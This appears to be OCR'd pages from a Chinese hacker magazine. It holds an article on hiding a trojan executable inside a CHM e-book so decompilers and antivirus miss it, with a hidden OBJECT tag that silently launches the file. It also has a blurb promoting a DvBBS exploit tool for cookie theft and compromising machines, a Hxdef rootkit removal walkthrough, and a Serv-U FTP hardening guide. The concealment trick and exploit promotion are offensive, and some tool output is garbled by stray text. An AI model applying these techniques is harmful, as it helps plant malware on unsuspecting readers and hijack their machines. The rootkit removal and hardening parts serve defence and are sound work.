还记得《CHM木马也疯狂》这篇文章吗？你说啥呢？遇到变态的站长啦？把你所提供的电子书进行了反编译来检查发现了里面的“小木马”？那是一个惨呀！兄弟，整不好把你搞得灰头灰脸的！为了你的安全，俺今天再教你一个绝招，防止别人找出你辛辛苦苦藏在CHM中的小木马！当然，本方法用在正途以防自己辛苦所写的电子书被修改版权是更加有意义的！

大家想必听说过为保护数据库被下载而在数据库的名称中加入“#”号的方法（虽然没有太大的意义，但起码最开始出现的时候还是有点功效的），它利用“#”号在网址中的特殊作用（“#”号后面的东西被作为参数）使得IE解析出现错误，当然这种方法可以很容易被破解，使用“%23”代替“#”即可。经过一次偶然的测试，我发现当我们制作CHM格式的电子书时，如果其中包含的文件的名称含有“#”号，这个文件就不会被“HTML Help Workshop”的反编译功能给查出来，啥？你要用其他软件如“Quick CHM”来反编译？大哥别费脑筋啦，要知道市面上制作CHM格式的电子书的各种软件基本上都是直接利用“HTML Help Workshop”中带有的“hhc.exe”这个命令行程序来制作的，其中的反编译功能则是利用你的Window目录下的“hh.exe”这个用于查看CHM文件的程序来做的，没有太大的区别。使用格式为：

hh.exe -decompile 反编译后保存的目录 要进行反编译的文件.chm

例如：

```
hh.exe -decompile icyfox icyfox.chm
```

就是把“icyfox.chm”反编译后保存在“icyfox”目录中。

当然因为我们也要访问编译后的文件，所以做调用或连接时，要把其中有“#”号的文件名中的“#”替换为“%23”才可以，知道了方法你就可以随意隐蔽你要在CHM不被人反编译的文件啦，比如把《CHM木马也疯狂》中的“Window 按钮突破专家.exe”程序的名称改为“icyfox#lovelace.exe”，把：

```
<OBJECT Width=0 Height=0 style="display:none;" TYPE="application/x-oleobject" CODEBASE="Window 按钮突破专家.exe">
改为：
<OBJECT Width=0 Height=0 style="display:none;" TYPE="application/x-oleobject" CODEBASE="icyfox%23lovelace.exe">
```

在重新编译后，进行反编译看看，找到“icyfox#lovelace.exe”这个原本存在于CHM中的程序文件没？！相信会让你失望的。

这样做出来的东西，我们可爱的杀毒软件又要伤心一点啦，至少在不了解CHM文件的详细保存格式前，只能采用手工查看的方法才能把隐藏于CHM中的东西找出来！至于CHM文件的详细格式，我至今没找到，如果哪位大哥知道请告知小弟（QQ:76416026），不胜感激！

JPG漏洞击溃动网7

DvBBS7.0 SP2论坛的短信漏洞是一个可以结合多种技术的漏洞，虽然本身不能造成多大危害，但是稍微和其它漏洞结合，比如MHTML漏洞或者JPEG漏洞就非常危险了。网络上已经出了专门针对这个漏洞的利用程序，如图1所示。

这个程序的关键是在Cookie的抓取和发送内容的构造，建议使用WSE抓取Cookie并填写MHTML的利用代码，等着别人回复后抓肉鸡吧！




图1

难度等级	低
适合读者	后门工具爱好者、入侵爱好者
前置知识	无

蝴蝶：下文是讲过如何手工清理Hxdef的方法，很巧妙。虽然Hxdef就这样被干掉了，但我们心里还是高兴不起来，毕竟它是个超级后门，不知道以后后门还能通过什么方法来躲避查杀？哎！希望写后门的大牛们能够再接再厉，不要被这点小小的挫折打倒，继续前进，为我们创造更多更好的后门。虽然Hxdef就这样被征服了，但是我们不得不承认Hxdef作者很牛，也不能不承认Hxdef仍然是后门中的终极武器，可悲的是，它居然也有致命伤……

终极后门Hxdef100覆灭记

文/图 华长江

谈起Hxdef我们都不禁要挑起大拇指！把它叫做后门中的终极武器绝对不过分，它能够做到什么都隐藏，而且隐藏得非常巧妙，很难找，这确实已经达到了后门中的某种境界——RootKit。说到这里不得不佩服Hxdef的作者，真是个大“牛”啊。他的程序中居然把所有的有可能被发现的API全都Hook了，不信请看如下列表：

```
Kernel32.ReadFile
Ntdll.NtQuerySystemInformation (class 5 a 16)
Ntdll.NtQueryDirectoryFile
Ntdll.NtVdmControl
Ntdll.NtResumeThread
Ntdll.NtEnumerateKey
Ntdll.NtEnumerateValueKey
Ntdll.NtReadVirtualMemory
Ntdll.NtQueryVolumeInformationFile
Ntdll.NtDeviceIoControlFile
Ntdll.NtLdrLoadDll
Ntdll.NtOpenProcess
Ntdll.NtCreateFile
Ntdll.NtLdrInitializeThunk
WS2_32.recv
WS2_32.WSARecv
Advapi32.EnumServiceGroupW
Advapi32.EnumServicesStatusExW
Advapi32.EnumServicesStatusExA
Advapi32.EnumServicesStatusA
```

看看吧，从服务到进程、从端口到文件、从注册表到内存都做了文章，难怪很多杀毒软件只能查，不能杀，拿它一点办法也没有。

最近我也装了一个Hxdef100想看一下效果，在装之前我先把注册表做了一个快照，存在1.hiv中，目的就是为了看看它修改了哪些键值和驻留的路径。

> **小提示** 在研究某些隐藏程序的时候，使用注册表和系统快照的方法是最好的，一方面可以跟踪程序对注册表的更改，另一方面还可以抓住程序暗底下“繁衍”出来的小东西，对还原系统和病毒查杀有莫大的好处。推荐使用Snapshot做快照。

在做完快照之后，我对它的配置文件进行了简单的改写，然后就双击Hxdef100.exe将它装了上去。先来验证一下程序是不是装了上去，拿出我们用来查看Hxdef的武器Rkdetector，这个工具可以在www.xfocus.net上下载。进到命令行，执行Rkdetector.exe，得到如下的结果。

```
-Searching for Rootkit Modules...... 8black.com (2001.5.10)
*SUSPICIOUS MODULE!! c:\winnt\system32\imm32.dllhostname] [port]
*SUSPICIOUS MODULE!! \winnt\system32\psapi.dllground mode
*SUSPICIOUS MODULE!! \rkdetector\rkdetector.exe], up to 8
*SUSPICIOUS MODULE!!\rkdetector\rkdetector.exe
-Trying to detect hxdef with TCP data.(Found: 1 running rootkits)
*ROOTKIT HACKER DEFENDER v1.0.0 IS INSTALLED IN YOUR HOST.
-Searching for hxdef hooks.......... (Found: 1 running rootkits)
//注意这里!
*ROOTKIT HACKER DEFENDER >= v0.82 FOUND. Path not available
-Searching for other rootkits....... (Found: 0 running rootkits)
 -w secs          timeout for connects and final net reads
```

> **小提示** Rootkit Detector V0.62 for Windows 2000/XP/2003，可以检测出多个Windows下的RootKit，机器安装上Hxdef.100后运行RKDetectorv，Hxdef马上现形。

可以看到Hxdef已经安装上去了。听说Hxdef使用了隐藏服务，那么我们拿出专门在命令行下看服务的SC来试一下。进到命令行中，到SC目录下，在命令行中输入：

```
sc query
```

得到的结果如下所示：

```
C:\defender>sc query
Enum: entriesRead  = 11
Enum: resumeIndex  = 116
SERVICE_NAME: Browser
SERVICE_NAME: Dhcp
SERVICE_NAME: Dnscache
......
SERVICE_NAME: lanmanserver
DISPLAY_NAME: Server
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 4  RUNNING
```

```
    (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
SERVICE_NAME: lanmanworkstation
DISPLAY_NAME: Workstation
        TYPE         : 20  WIN32_SHARE_PROCESS
        STATE        : 4  RUNNING
(STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
SERVICE_NAME: LmHosts
DISPLAY_NAME: TCP/IP NetBIOS Helper Service
        TYPE         : 20  WIN32_SHARE_PROCESS
        STATE        : 4  RUNNING
(STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
SERVICE_NAME: Netman
DISPLAY_NAME: Network Connections
        TYPE         : 120  WIN32_SHARE_PROCESS
(interactive)
        STATE        : 4  RUNNING

(STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
……
```

不是吧？！怎么不像大家所说的那样可以查到Hxdef？居然没有列出Hxdef的服务，看来SC也没有什么特殊的地方了，这和"net start"看到的东西有多大区别？看来SC是指望不了了，我们还是再试试注册表吧。

再次拿出Snapshot，对现在安装Hxdef后的注册表做一个快照，存放在2.hiv中，然后将1.hiv加载进来，将这两个比较一下，居然得到的结果中也看不到任何的Hxdef的信息。看来Hxdef在将注册表的操作API挂钩了之后，所有对Hxdef对应的注册表的键值的操作都过滤了，真绝！简直是断人生路嘛！

请教了一下一位仁兄，告诉我说Pslist可以起作用。我觉得挺奇怪，难道Pslist不是用那些列进程的API函数来做的？拿出我的Pslist，执行一下，居然弹出如图1所示的错误，看来Pslist是不行的。

> **蝴蝶**：到这里我可要批评一下写Hxdef这位老大了，你就算Hook了API，也不能这么明显吧，至少得让Pslist正常工作吧？像这样让人家罢工不就一下暴露了？！——大家注意了，如果你在执行Pslist的时候碰到这个提示，就要考虑是不是自己被Hook了，当然要考虑是不是有Hxdef在自己的机器上跑了。




图 1

这也找不到？我真是服了。我就不信它在硬盘上会没有文件，于是开始了下面的苦旅。我几乎找遍了所有的系统路径，还在搜索里面按照最新修改的时间查找所有的文件，居然一无所获，我甚至将Norton装上去对整个机器扫描，居然都不行！Norton这些杀毒软件我平时都不装的，看来还是要卸载掉。

不过，这时候我想起了直接到那个Hxdef原来的目录下去看看，居然连整个Hxdef的目录都不见了！还是干脆用命令行来看吧，直接一层一层的进入，到了Hxdef下，如图2 所示。



图 2

看到了吧，居然在命令行中看到了Hxdef的目录，真是不可思议！不过，目录下的文件还是看不到，看来Hxdef真的把所有名为Hxdef的目录全部都Hook过滤了。我在其他分区下建了个名为Hxdef的文件夹，果然一建好就不见了。我再次创建Hxdef的时候，系统提示同名错误，更加进一步证实了我的想法。进程、服务、端口、注册表、文件，一样一样的都被Hook过滤了，真是高啊，现在就只想哭了（蝴蝶：乖！不哭，姐姐给你买糖糖……）。

我就不信它这么邪乎，是人就有弱点，是鸡蛋就有缝！我就不信它没有办法干掉。经人指点，我拿出了Windows 2000的启动光盘，输入管理员密码之后就进入了故障恢复控制台。使用DIR命令直接看看F:\tools\remotecontrol，居然看到了所有的名字带有Hxdef的压缩文件和文件夹。这下我可乐坏了，幸福来地太快了。小心翼翼的敲入"del f:\tools\remotecontrol\hxdef*.*"，回车！我当场晕倒，居然拒绝访问！尝试一下"cd f:\tools\remotecontrol\"，居然还是拒绝访问！我在当前目录

C:\winnt下直接敲入C: ,居然还是拒绝访问,看来进入了控制台只能限制在C:\winnt及其子目录下,哪里都不去不了。这可如何是好? 有人这个时候肯定会说,用纯DOS启动系统吧,这个想法肯定是可行的,不过因为我的所有的分区的文件系统都是NTFS的,在纯DOS下访问需要乱七八糟的搞半天才能看到。难道真的没有办法了? 苦恼,都怪自己为什么突发奇想非要试试呢?

看来下面只能从系统进程的启动顺序入手了,我想看看Hxdef到底是不是依附于explorer.exe的。于是,我到了注册表中将:

```
[HKEY_LOCAL_MACHINE\software\Microsoft\windows NT\CurrentVersion\Winlogon\Shell]
```

下的键值C:\winnt\explorer.exe删除,然后重新引导系统,这下进系统后连桌面都被我自己Hook了。这没有关系,我关心的只是Hxdef是不是在Explorer.exe后面启动,因为如果是这样的话,Explorer.exe不能启动的话,Hxdef肯定就启动不了了。但是打开Cmd.exe,在里面使用Rkdetector来查看,Hxdef居然已经启动了! 从这里我们就完全可以断定Hxdef是采用了服务,因为只有服务才会在Explorer.exe之前启动。

没有办法,还是将刚才删除的键值复原吧,毕竟我们不想每次启动系统都看不到桌面。绝望之余,我想到了一个办法。重新进入系统,将Tools目录的名称改为了Tool,呵呵,居然还让改名字。好了,重新启动系统。

等系统启动之后,直接来到F:\tool \remotecontrol下,Hxdef所有的目录和压缩文件都出来了! 哈,Hxdef就这么被我征服了,简单得让你想吐! 连我自己都不信,Hxdef就这样覆灭了? !

我还是比较关心它在注册表中做的改动的,下面我把1.hiv和2.hiv对比一下看看,居然得到了如下的差别

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\Enum\Count: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\Enum\NextInstance: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\Security\Security: 01 00 14 80 A0 00 00 00 AC 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00 01 00 00 00 02 80 14 00 FF 01 0F 00 01 01 00 00 00 00 00 01 00 00 00 00 02 00 70 00 04 00 00 00 00 00 18 00 FD 01 02 00 01 01 00 00 00 00 00 05 12 00 00 00 30 40 11 00 00 00 1C 00 FF 01 0F 00 01 02 00 00 00 00 00 05 20 00 00 00 20 02 00 00 00 00 00 00 00 00 18 00 8D 01 02 00 01 01 00 00 00 00 00 05 0B 00 00 00 20 02 00 00 00 00 1C 00 FD 01 02 00 01 02 00 00 00 00 00 05 20 00 00 00 23 02 00 00 00 00 00 00 01 01 00 00 00 00 00 05 12 00 00 00 01 01 00 00 00 00 00 05 12 00 00 00
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\Type: 0x00000010
HKEY_LOCAL_MACHINE\SYSTEMControlSet001\Services\HackerDefender100\Start: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\ErrorControl: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\ImagePath: "F:\tools\remotecontrol\hxdef\hxdef100.exe"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\DisplayName: "HXD Service 100"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\ObjectName: "LocalSystem"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefender100\Description: "powerful NT rootkit"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefenderDrv100\Enum\0: "Root\LEGACY_HACKERDEFENDERDRV100\0000"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefenderDrv100\Enum\Count: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefenderDrv100\Enum\NextInstance: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefenderDrv100\ErrorControl: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefenderDrv100\ImagePath: "\??\F:\tools\remotecontrol\hxdef\hxdefdrv.sys"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefenderDrv100\Start: 0x00000003
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\HackerDefenderDrv100\Type: 0x00000001
```

再来看看服务,这次找到了它注册的服务是HXD Service 100,如图3所示。




图 2

呵呵,原来服务是这样的啊,看来Hxdef以后应该改名字了。

想想Hxdef这种终极武器都有硬伤,太恐怖了! 有的人可能会说,Hxdef应该记录下路径的改名,然后随时来更新服务中的路径名的。好像有道理! 不过你想想,如果我现在把F:这个盘符在磁盘管理中去掉,然后重新启动系统,Hxdef肯定就找不到启动文件了,这样不是又暴露了? 有人可能会说,如果Hxdef在系统所在的分区下,你还有办法? 当然有。在机器上再装个2000的系统或者把这块感染了的硬盘挂到别的机器上做从盘就行了,通过干净的系统启动之后,Hxdef肯定启动不了的,然后你就可以搜索Hxdef了,这样Hxdef不就一下出来啦? !

不过,针对目前Hxdef的这个硬伤,你根本不用这么麻烦,如果Hxdef处在系统所在的分区中,只要将盘符改成一个其它的盘符,然后将Boot.ini里面的启动分区改成相应的盘符,让系统启动起来之后,Hxdef照样不能启动,这样你就可以找到Hxdef的文件了,删了文件后就是删除注册表里面的东西,然后干掉它注册的服务,这样它还能有什么脾气!

七步构建安全的serv-u-FTP服务器

文/ netff

刘流：现在，网络上采用Serv-U-FTP作为自己FTP服务器的人越来越多，但大多采用了默认的配置，或者只在表面上加强了一下其安全性，这样的机器能不存在安全隐患吗？！那到底怎样才能加强serv-u-FTP服务器的安全性呢？

难度等级：初级

前置知识：Serv-U-FTP服务器的基本配置

昨晚在外面逛的时候，一个朋友打电话给我，说他在家配置了一台FTP服务器准备作为网友间的数据共享服务器，叫我过去帮他看一下服务器的安全性，我刚好闲着，所以也就顺便过去看看。

服务器的操作系统是Windows 2000 Server，磁盘格式是NTFS，没有装IIS。提供FTP服务的软件是Serv-u最新的4.108版，一些较为基本的配置都已经配置完毕，只待确认安全性如何之后即可投入使用。

经过一番检测，我对服务器做了相应的安全加强：包括操作系统的安全、加固、补丁等，以及FTP服务软件方面的安全及加固——操作系统的加固现在已经被成打成打的教材说烂了，这里就不再重复了，关于Serv-u一些较为基本的配置也已经有人写成教程在网上流传了，我也不想再赘述了，现在只谈对FTP服务加固的一些方法及小技巧，希望能给大家带来方便。

禁止匿名访问及锁定相关目录

Serv-u在安装配置的过程中会提示是否允许匿名用户访问FTP服务器，默认是允许匿名访问的。从安全角度看，我认为没有这个匿名访问的必要，记得前段时间有朋友就写过一篇利用匿名用户实现攻击的文章，现在都还记忆犹新。所以，我建议不允许匿名访问FTP服务器，我们可以建一个指定的账号让其他人进来——在安装的时候选择不允许匿名访问（图1）。




图1

选择了不允许匿名访问后，Serv-u会提示新建一个账户，输入新建账户的相关信息及指定访问的文件夹之后，它会提问是否锁定该账户在该文件夹下，默认是不锁定的，如果这个账户及密码只有你一个知道的话，那问题不大，但果该账户的密码要公开的话，建议锁定，因为目录一旦被跳出，资料就没有安全性可言了（图2）。




图2

上面这些是我认为在默认安装时存在的不安全问题，其他的在安装时按默认设置就行了。

加强对用户账号的管理

上面我们不允许匿名用户，并创建了一个新的账号来访问我们的服务器，但是，我们的FTP服务器需要上传、下载数据，如果一个账户既上传又下载，那管理起来非常的麻烦！所以，我们必须有两个账号，一个只允许上传，另一个只允许下载——允许上传数据的账户上传的数据放在一个特定的文件夹中，只有写入的权限，无法下载。而专为下载而设置的账号只有读取数据的权限，没有写入等其他方面的特权，这样的配置安全性就会高得多！

